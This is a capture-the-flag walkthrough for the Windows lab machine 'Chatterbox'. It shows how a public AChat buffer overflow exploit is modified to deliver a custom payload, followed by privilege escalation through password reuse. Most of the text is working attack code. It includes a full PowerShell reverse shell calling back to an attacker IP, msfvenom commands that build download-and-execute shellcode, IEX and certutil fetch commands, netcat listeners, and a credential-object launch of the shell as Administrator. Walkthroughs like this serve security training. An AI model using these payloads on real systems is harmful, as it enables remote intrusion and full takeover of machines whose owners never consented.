
Overview
Chatterbox is a Windows machine that demonstrates how a public buffer overflow exploit can be adapted to deliver a custom PowerShell reverse shell. After gaining access as Alfred, local enumeration reveals a reused password that also belongs to the local Administrator account.
Attack Chain
- Enumerate the exposed Windows services
- Identify the AChat service on ports
9255and9256 - Download the public AChat buffer overflow exploit
- Replace the calculator payload with custom
msfvenomshellcode - Host and execute a PowerShell reverse shell script
- Gain an initial shell as
Alfred - Enumerate the system with
PowerUp.ps1 - Recover Alfred’s password and test it against
Administrator - Create a PowerShell credential object
- Execute the reverse shell as
Administrator
Enumeration
Port Scanning
We begin by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.6.135; export NAME=CHATTERBOX; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports
The open TCP ports are:
135,139,445,9255,9256,49152,49153,49154,49155,49156,49157
We then run the default scripts and service-version detection against the discovered ports.
nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Findings
The scan shows several standard Windows services, including RPC (135), NetBIOS (139), and SMB (445). The most interesting services are on ports 9255 and 9256, which are identified as the AChat chat system.
Foothold
AChat Buffer Overflow
Searching for the exposed service reveals a public AChat buffer overflow exploit on Exploit-DB. We download the exploit and create a working copy before modifying it.

The exploit was written for Python 2, so we activate a Python 2 virtual environment before running it.
source ~/Tools/python2_7_env/bin/activate
Reviewing the exploit shows that its default shellcode launches calc.exe. To obtain remote access, this payload needs to be replaced with shellcode that downloads and executes a reverse shell.
PowerShell Reverse Shell
We use a basic PowerShell TCP reverse shell, update it with our attacking IP and port 443, and save it as revshell443.ps1.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.17',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
Generating Custom Shellcode
The original exploit documentation provides the msfvenom command used to generate its calculator payload.
msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
We replace calc.exe with a PowerShell command that downloads and executes revshell443.ps1 from our web server.
msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object Net.WebClient).downloadString('http://10.10.14.17/revshell443.ps1')\"" -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
Executing the command generates Python-formatted shellcode that can be copied directly into the exploit.

The original buffer is replaced with the newly generated payload.

Exploit Execution
Before launching the exploit, we start a Python web server in the directory containing revshell443.ps1 and prepare an rlwrap Netcat listener on port 443.
python -m SimpleHTTPServer 80

rlwrap -cAr nc -lvnp 443
We then execute the modified Python exploit.
python achat_exp1_01.py

The target connects to the web server and downloads the PowerShell reverse shell script.

The listener receives a shell as Alfred.

The user flag can now be read.
type C:\Users\Alfred\Desktop\user.txt

Privilege Escalation
PowerUp Enumeration
We download PowerUp.ps1 and load it directly into the current PowerShell session.
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.17/PowerUp.ps1')
We then run its full set of privilege-escalation checks.
Invoke-AllChecks
The output reveals a password associated with the current user.

Alfred:Welcome1!
Password Reuse
Because the target is not part of an Active Directory domain, we test the password against the local Administrator account with netexec and the --local-auth option.
nxc smb $IP -u 'administrator' -p 'Welcome1!' --local-auth
The credentials are valid, confirming password reuse between Alfred and the local Administrator account.

Administrator:Welcome1!
PowerShell Credential Object
Several options are available for executing commands with the recovered credentials, including impacket-psexec, RunasCs, and a PowerShell credential object. Here, we reuse the existing revshell443.ps1 payload and launch it as Administrator.
First, transfer the reverse shell script to the target.
certutil -urlcache -f http://10.10.14.17/revshell443.ps1 ./revshell443.ps1

Next, define the username and convert the plaintext password into a secure string.
$username = 'Administrator'
$secure = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force
Create a PSCredential object from these values.
$cred = New-Object System.Management.Automation.PSCredential ($username, $secure)

Start another rlwrap Netcat listener on port 443, then use Start-Process with the credential object to execute the reverse shell script as Administrator.
Start-Process -FilePath "powershell" -ArgumentList "-ExecutionPolicy Bypass -File C:\Users\Public\revshell443.ps1" -Credential $cred
The listener receives a shell running as Administrator.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt

Key Takeaways
Chatterbox demonstrates the importance of understanding and modifying public exploits rather than treating them as black boxes. The initial foothold required replacing a harmless calculator payload with custom shellcode that downloaded and executed a PowerShell reverse shell. Once on the system, credential discovery and password reuse turned a low-privileged shell into full local Administrator access.